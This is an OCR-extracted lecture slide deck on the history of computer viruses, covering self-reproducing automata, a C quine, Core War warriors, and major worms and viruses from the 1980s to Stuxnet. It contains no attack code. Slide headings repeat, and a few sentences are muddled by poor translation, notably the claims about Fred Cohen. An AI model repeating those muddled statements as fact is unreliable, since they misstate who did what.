# Virology

## Malwares and Benevolent viruses


Michel Dubois

michel.dubois@esiea.fr

Dernière mise à jour: 20 mars 2017


# Partie 1

## Virology




Virology

# Section 1

## History of computer viruses






# 1. History of computer viruses

## 1.1. The scientific foundations

# History of computer viruses

## The scientific foundations

### Alan Turing



**Alan Turing**

(June 23, 1912 – June 7, 1954)


- pioneering British computer scientist
- mathematician, logician, cryptanalyst and theoretical biologist
- played a pivotal role in cracking the Enigma machine
- father of theoretical computer science and artificial intelligence
- provider of a formalisation of the concepts of algorithm and computation
- inventor of the Turing machine



# History of computer viruses

## The scientific foundations


### The Turing Machine



# History of computer viruses

## The scientific foundations

### The Turing Machine






# History of computer viruses

## The scientific foundations

### John Louis von Neumann

- Basically, what distinguishes a virus from another computer program is its ability to self-reproduce
- It's von Neuman who laid the mathematical foundations for the self reproducing programs

John Louis von Neumann


(December 28, 1903 - February 8, 1957)

- Hungarian mathematician
- Inventor of computer architecture
- Theory of Self Reproducing Automata
- Based on a Turing machine, his automaton consists of :
  - an universal computer
  - an universal constructor

# History of computer viruses

## The scientific foundations

John Louis von Neumann




Von Neumann architecture



# History of computer viruses

## The scientific foundations

The self reproducing automata

### Composition

- The universal constructor is a self reproducing machine in a cellular automaton
- The universal computer contains a program that controls the behavior of the universal constructor

### Operation of the self reproducing


1. The universal constructor builds :
   - an universal computer
   - an universal constructor
2. The new universal computer is initialized with the program of the original universal computer
3. The program of the new computer is launched

# History of computer viruses

## The scientific foundations

The self reproducing automata

Operation of the self reproducing





# History of computer viruses

## The scientific foundations

Example of self reproducing programs : the quines

- They first appeared in 1972 in the Paul Bratley and Jean Millo's article :
  "Computer Recreations : Self-Reproducing Automata"
- A quine is a computer program which takes no input and produces a copy of its own source code as its only output

Example of quine in C language

```
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="\
#include <stdio.h>%cint main(void){char n='%cn';\
char b='%c%c';char q='%c';char*p=%c%s%c;\
printf(p,n,b,b,b,q,q,p,q,n);return 0;}\
%c";printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

# History of computer viruses

## The scientific foundations

Example of self reproducing programs : the quines

Print quine code

```
user@localhost: cat quine.c
#include <stdio.h>
int main(void){char n='\n'; char b='\\'; char q='"'; char*p="#include <stdio.h>%cint main(void)\
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";\
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Compile quine code

```
user@localhost: gcc -o quine quine.c
```

Execute quine

```
user@localhost: ./quine
#include <stdio.h>
int main(void){char n='\n'; char b='\\'; char q='"'; char*p="#include <stdio.h>%cint main(void)\
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";\
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```



# History of computer viruses


## The scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that John Horton Conway invents the game of life in 1970

### Principles


- The universe of the Game of Life is an infinite two-dimensional orthogonal grid of square cells
- Each of these cells is in one of two possible states, alive or dead
- Every cell interacts with its eight neighbors
- The initial pattern constitutes the seed of the system




- The Hacker Emblem was first proposed in October 2003 by Eric Raymond
- It's a representation of a glider formation in Game of Life
- A glider is a pattern that travels across the board in Game of Life

The game of life - 1970

The rules of the game of life






# 1. History of computer viruses
## 1.2. The beginnings

# History of computer viruses

## The beginnings

First appearance of viruses in the literature


### When HARLIE Was One




Jerrold David Friedman - 1972

- HARLIE is a computer with artificial intelligence
- It use the program called virus to call phone numbers randomly
- When a computer is found, it copies itself on it

### The shockwave rider




John Kilian Houston Brunner - 1975

- The action takes place in a society dominated by computer networks
- Nick Haflinger, the hero, discovers that the information delivered via networks, is controlled by an elite
- He programs a worm : the tapeworm to destroy government programs.



# History of computer viruses

## The beginnings


Darwin & Core War

The first practical application of viral programs is a game : Darwin

- Game invented in 1961
- Three inventors : Victor Vyssotsky, Robert Morris and Douglas McIlroy
- The game was developed at Bell Labs and played on an IBM 7090 mainframe

The game consisted of :

- a program called the umpire
- a section of the computer's memory known as the arena
- two or more small programs, written by the players, called the organisms
- The organisms self-reproduce and try to eliminate the others
- After three weeks of play, Morris developed the ultimately lethal program
- With his program, Morris brought an end to the game
- The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search



# History of computer viruses

## The beginnings

### Darwin & Core War

Core War is the successor of Darwin

- Game invented in 1984
- Two inventors : D. G. Jones and A. K. Dewdney
- Two or more warriors compete for the control of the MARS virtual computer
- MARS stands for Memory Array Redcode Simulator
- Warriors are written in a specific assembly language : RedCode

```
;redcode
;name faster dat bomber
;assert 1
step    equ    24
    spl    step-1,<-step
    mov.i    <0+step-1,4-step
    add.f    -2,    -1
    djn.f    -2,    <-3-step

;redcode
;name steamroller
    mov    100, 1

;redcode
;name Imp
org start
    start mov $start, $start+1
end
```

Warrior samples





# History of computer viruses

## The beginnings

### Darwin & Core War

Core War implementations : pMars and CoreWars



# History of computer viruses

## The beginnings

Fred Cohen

- PhD in Electricity of the University of Southern California
- First formal definition of the self-reproducing program
- Provide a comprehensive study of viruses in the early 80
- First to use the term virus under the influence of his master thesis : Leonard Adleman




# History of computer viruses

## The beginnings

Fred Cohen

From its works, Fred Cohen draws two conclusions

1. It is very easy to develop viruses and in a very short time
2. The information security officers forbade him to do tests with its viruses. This approach allows users to easily launch attacks against the computer system



# 1. History of computer viruses
## 1.3. The childhood of art




# History of computer viruses
## The childhood of art

### In the Wild

30 years have passed since the works of John von Neumann

- In the Wild = virus detected on corporate networks
- Zoo = viruses that do not come out of laboratories





- Elk Cloner - 1982 - written by a 15 years old teenager - Rich Skrenta - Apple II - limited spread
- Brain - 1986 - written by the brothers Farooq Alvi - IBM PC - worldwide spread
- Lehigh, Stoned, Ping-Pong in 1987
- The family of Israeli viruses Suriv led to Jerusalem which destroys all the programs used a Friday 13

# History of computer viruses

## The childhood of art

### In the Wild

The brain virus







# History of computer viruses

## The childhood of art

### The worms invasion

In 1987, Internet has 60 000 computers and 100 000 users

- IBM Christmas Tree aims to convey the wishes of the author
- Internet Worm appears on November 2, 1988 and paralyzes American academic networks in less than 24 hours
- Father Christmas Worm appears on December 23, 1988 on the NASA's network
- WANK appears on October 16, 1989 and broadcasts a message against nuclear




# History of computer viruses

## The childhood of art


### The first antivirus

in the late eighties, many experts do not believe in the danger of computer viruses

- First antivirus = simple scanner that detects and immunizes
- 1988 - Alan Solomon published its Anti-virus Toolkit
- 1989 - IBM published IBM V Scan, it detects 28 viruses
- 1989 - John McAfee published VirusScan
- July 1989, creation of Virus Bulletin Ltd sponsored by Sophos





# 1. History of computer viruses

## 1.4. The 90s

# History of computer viruses

## The 90s

### The first malicious viruses

1991 : 300 viruses listed

The evolution of worms and viruses are closely following the evolution of computers and networks


### The first malicious viruses

- Datacrime performs a low level format the hard disk cylinder 0
- Dark Avenger.1800 erases a hard disk sector randomly

### Dark Avenger

- Dark Avenger is a bulgarian pirate
- Inventor of the fast infectors viruses
- Creator of the first virus exchange BBS : Virus eXchange BBS



# History of computer viruses

## The 90s

### New viral technologies

### The first polymorphic viruses

- viruses of the family Chameleon developed by Mark Washburn
- January 1991 : publication by Dark Avenger of a polymorphic engine : the Mutation Engine (MtE)
- April 1991 : birth of Tequila a polymorphic virus using a variable encryption algorithm
- September 1991 : birth of Maltese Amoeba, it uses a different encryption key based on the infected file


# History of computer viruses

## The 90s

Even if programming a computer virus is wreathed of mystery, it's not an insurmountable intellectual exercise

### Virus generators

With this kind of tools, anyone can create their own virus by clicking on drop down menus and by selecting options from lists of actions and of modes of infection






# History of computer viruses


## The 90s

### Macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

- August 1995 : birth of the first macro virus -- Concept
- July 1996 : Laroux
- September 2001, nearly 8000 macro viruses listed

In 1995, the systems viruses perform 80% of alerts
In 1998, the macro viruses perform 80% of alerts



# 1. History of computer viruses


## 1.5. The turn of the 2000s



# History of computer viruses

## The turn of the 2000s

### Mass Mailers






The aim of the developers of computer viruses is that their creation is spread as widely as possible


- January 1999 : first mass mailer - Ska alias Happy99
- March 1999 : Melissa breaks down many mail servers around the world
- May 2000 : LoveLetter causes a worldwide epidemic

# History of computer viruses

## The turn of the 2000s

### The return of worms




The spread of the Internet leads to a mass return of the worms

- July 12, 2001 : Code Red infects 360 000 computers in one week
- September 18, 2001 : Nimda infects 450 000 computers in 12 hours
- January 25, 2003 : Slammer infects 90% of vulnerable computers worldwide in less than ten minutes




# History of computer viruses

## The turn of the 2000s

### Domination of worms and mass mailers

Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections

- August 2003 : Blaster network worm
- January 2003 : Sobig mass mailer worm (1 email out of 10 infected in the world)
- January 26, 2004 : Mydoom mass mailer worm (20 millions emails and 1 million computers infected in 7 days)
- April 2004 : Sasser network worm
- January 2009 : Conficker virus & network worm




# History of computer viruses

## The turn of the 2000s

Attacks becomes more targeted : Stuxnet

- The worm was at first identified by the security company VirusBlokAda in mid-June 2010
- Worm targeted : it makes itself inert if Siemens software is not found on infected computers
- Stuxnet attacked Windows systems using four zero-day attacks
- It is initially spread using infected removable drives such as USB flash drives







Virology

# Section 2

## Definition & Classification



# 2. Definition & Classification

## 2.1. Biological viruses






Definition

### Biological virus

- Biological viruses are infectious and potentially pathogen
